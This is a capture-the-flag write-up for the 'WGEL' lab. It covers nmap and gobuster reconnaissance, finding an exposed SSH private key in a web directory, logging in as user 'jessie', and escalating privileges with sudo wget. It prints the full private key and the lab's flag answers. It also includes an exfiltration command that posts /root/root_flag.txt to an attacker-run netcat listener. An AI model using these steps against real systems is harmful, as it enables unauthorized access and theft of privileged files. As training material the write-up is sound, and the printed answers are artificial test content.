



WGEL

by jon

completed on 03/01/2022

Target Information

I was given the IP Address <> and the following questions to answer:

1. What's the user flag?
2. What's the root flag?

Recon Phase

I started with a standard NMAP¹ scan of the given IP Address. Below is the command and the results from the scan:

```
root@ip-10-10-51-219:~/Desktop/wgel# nmap -sC -sV 10.10.176.121
```

```
nmap scan report for ip-10-10-176-121.eu-west-1.compute.internal (10.10.176.121)
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|  2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|  256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (EdDSA)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:E3:BA:EC:6C:79 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan showed two open ports on port 22 (open SSH) and port 80 (open-facing webserver). I started by enumerating the site hosted by the webserver with gobuster. The command and the results are as follows:

```
root@ip-10-10-51-219:~/Desktop/wgel# gobuster dir -u http://10.10.176.121/ -x ht
ml,php,txt -q -t 15 -w /usr/share/wordlists/dirb/common.txt
```


```
/.htpasswd (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/.htaccess (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.php (Status: 403)
```

¹ Note: From [http\(s\)://nmap.org/](http(s)://nmap.org/) -- Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing.



/htaccess.txt (Status: 403)
/.hta (Status: 403)
/.hta.html (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/index.html (Status: 200)
/index.html (Status: 200)
/server-status (Status: 403)
/sitemap (Status: 301)

The only notable directory is the last directory '/sitemap'. I first visited the default page which revealed an Apache2 Default Ubuntu page. On the source HTML of the default page was a note to a user named "jessie". This could be a potential username so I will take note of this.



Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
<!-- Jessie don't forget to udate the webiste -->
</pre>
<ul>
```

Upon visiting the /sitemap directory, I can see a website in mid-development.





I analyzed all of the source code for this site and nothing significant was found. On this /sitemap directory, I enumerated further using the same gobuster command with the /sitemap directory specified. The results are below:

```
/.hta (Status: 403)
/.hta.html (Status: 403)
/.hta.php (Status: 403)
/.hta.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.php (Status: 403)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.html (Status: 403)
/.ssh (Status: 301)
/about.html (Status: 200)
/blog.html (Status: 200)
/contact.html (Status: 200)
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/index.html (Status: 200)
/js (Status: 301)
/services.html (Status: 200)
/shop.html (Status: 200)
/work.html (Status: 200)
```

The directory /sitemap/.ssh stood out because it was non-standard and not relevant to this site. Upon visiting this site, I found an RSA file and the raw contents of it:



Index of /sitemap/.ssh

Name	Last modified	Size	Description
 Parent Directory	-		
 id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.176.121 Port 80

```
-----BEGIN RSA PRIVATE KEY-----
MIEowIBAACKAQEA2mujeBv3MEQFCel8yvvgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWF9W2gc3x
W69vjKHLJs+lqi0bEJvqpCZlRFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
y4lg2StXQYyZ0cUvx8UkhpgxWy/009ceMNondu61kyHafKobJP7Py5QnH7cP/psr
+J5M/fvBoKPCpXA7lma/UUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
Wo/LmLn4FLzLb1T3lP0oTtTKuUQWxHf7cN8v6QIDAQABaoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyC02LmE
AnAhHKQNeU0n3ymGJEU9iJMjigb5xZGwX0FBouJCs9QJMBBZthWyLLJUKic7GvPa
M7QYKP51VCilj3Gr0dlygFSRkP6jZp0pM33dG1/ubom70WDZPD59AjA0kYuJBobG
SUM+uxh7JJn8uM9J4NvQPkc10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSJgd6TcGTv
2KBA6YcfGXN0b49CF0BMLBY/dCWpHu+d0KcruHTEtnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pU08zziTXgeDENrczluo0e3bL13MiZeFe9HQNMpV0X+vEaCZd6ZNFbJ4R889D7I
dcXDvknRbw42ZwX8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4Eiy
GW9eJnl0tzL3lTpW2lnJ+KYCRilucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKczCwd7jFwmUUK0hX6Sog7VRQZw72cmp7lyb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN000Q622e8TnFkme8AV9lPp7eWfG2tJHklgw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lks7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIdDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyios7dMiVptxtsomeEHwYZiybnr3SeFGUurlw/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGHMokncVyzWI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT40pebIsu
eyq5AoGBANCk0aWnitoMTdwZ5d+WNNCqcztoNppuoMag7L3smUSBz6k8J4p4yDPb
QNf1fedE0vsguMlpNgvcVWXGINgo00USJTxCrQFy/onH6X1T50AAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihRSCod
-----END RSA PRIVATE KEY-----
```



Exploitation Phase

If I attach this RSA file to the username "jessie", I can SSH into port 22. I modified the RSA file to give me permission to use it. I attempted to SSH using these credentials and it worked! I'm in as user 'jessie':

```
root@ip-10-10-51-219:~/Desktop/wgel# chmod 600 rsa
root@ip-10-10-51-219:~/Desktop/wgel# ssh -i ~/Desktop/wgel/rsa jessie@10.10.173.121
ssh: connect to host 10.10.173.121 port 22: No route to host
root@ip-10-10-51-219:~/Desktop/wgel# ssh -i ~/Desktop/wgel/rsa jessie@10.10.176.121
The authenticity of host '10.10.176.121 (10.10.176.121)' can't be established.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPK0ayx6kqd2PbTDDfGxj9K9aed2YtF0A.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.176.121' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```

Privilege Escalation

I found user.txt in the Documents folder. Now that I found the user.txt, I need to get the root flag. Below is the contents of user.txt <> and baseline checks for privilege escalation:

```
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
```

Enumeration:

```
whoami == jessie
id == uid=1000(jessie) gid=1000(jessie)
groups=1000(jessie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare)
ls == found user_flag.txt
ls -al == NTSR
sudo -l == no password and root privileges for WGET
```

The command 'sudo -l' revealed the method I can use to get the root flag. I can use WGET to capture any file of my choosing. I pointed WGET at the user_flag.txt file found in the root folder and ran netcat to capture the file. Here's the following command to get the root flag!



jon's l33t writeups

```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.10.128.218:8080
--2022-03-01 16:08:22-- http://10.10.128.218:8080/
Connecting to 10.10.128.218:8080... connected.
HTTP request sent, awaiting response...
```

```
root@ip-10-10-128-218:~/Desktop/wgetl# nc -lvnp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 10.10.41.61 54796 received!
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.10.128.218:8080
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Now that we found everything, let's answer those questions.

Questions

1. What's the user flag?
[057c67131c3d5e42dd5cd3075b198ff6](#)
2. What's the root flag?
[b1b968b37519ad1daa6408188649263d](#)